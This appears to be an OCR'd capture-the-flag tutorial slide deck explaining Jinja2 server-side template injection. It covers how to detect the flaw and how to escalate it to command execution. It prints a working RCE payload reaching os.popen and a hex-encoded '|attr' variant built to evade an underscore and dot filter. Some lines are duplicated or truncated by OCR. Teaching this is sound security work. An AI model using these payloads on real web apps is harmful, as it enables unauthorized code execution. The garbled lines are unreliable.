


SSTi (server-side template injection) is a web app vulnerability where the app uses a templating engine to create web page content--




But if the app is coded insecurely, a user could inject malicious code into the app to interact with the templating engine to achieve remote code execution on the app

What do you want to announce: hackerfrogs rule! Ok


# hackerfrogs rule!

A very common way to identify a potential SSTi vulnerability is when we find a webpage which echoes back user input



**49** 

If we can ID such a webpage, we can confirm the vulnerability by having the app perform math operations



**49** 

If we can ID such a webpage, we can confirm the vulnerability by having the app perform math operations

```
{{config.__class__._init__. Ok
```

# Stop trying to break me >:(

However, if we use the same payload for SSTI injection that we used on the previous challenge on this app, we see an error message

```
{{config.__class__._init__.Ok
```

The problem comes from the underscore characters and the dot characters, so we need to encode these characters to bypass the filter

```
{{config.__class__._init__._global
s__['os'].popen('ls').read()}}
```

For each underscore, we can use the hex encoding \x5f, and for each dot, we can use the |attr function, which is part of the Jinja2 templating engine

```
{{ config|
attr('\x5f\x5fclass\x5f\x5f')|
attr('\x5f\x5finit\x5f\x5f')|
attr('\x5f\x5finit\x5f\x5f')|
attr('\x5f\x5fglobals\x5f\x5f')|
attr('\x5f\x5fgetitem\x5f\x5f')
('os')|attr('popen')('ls')|
attr('read')() }}
```

The above is the fully transformed payload, which should evade the filters in place on this web app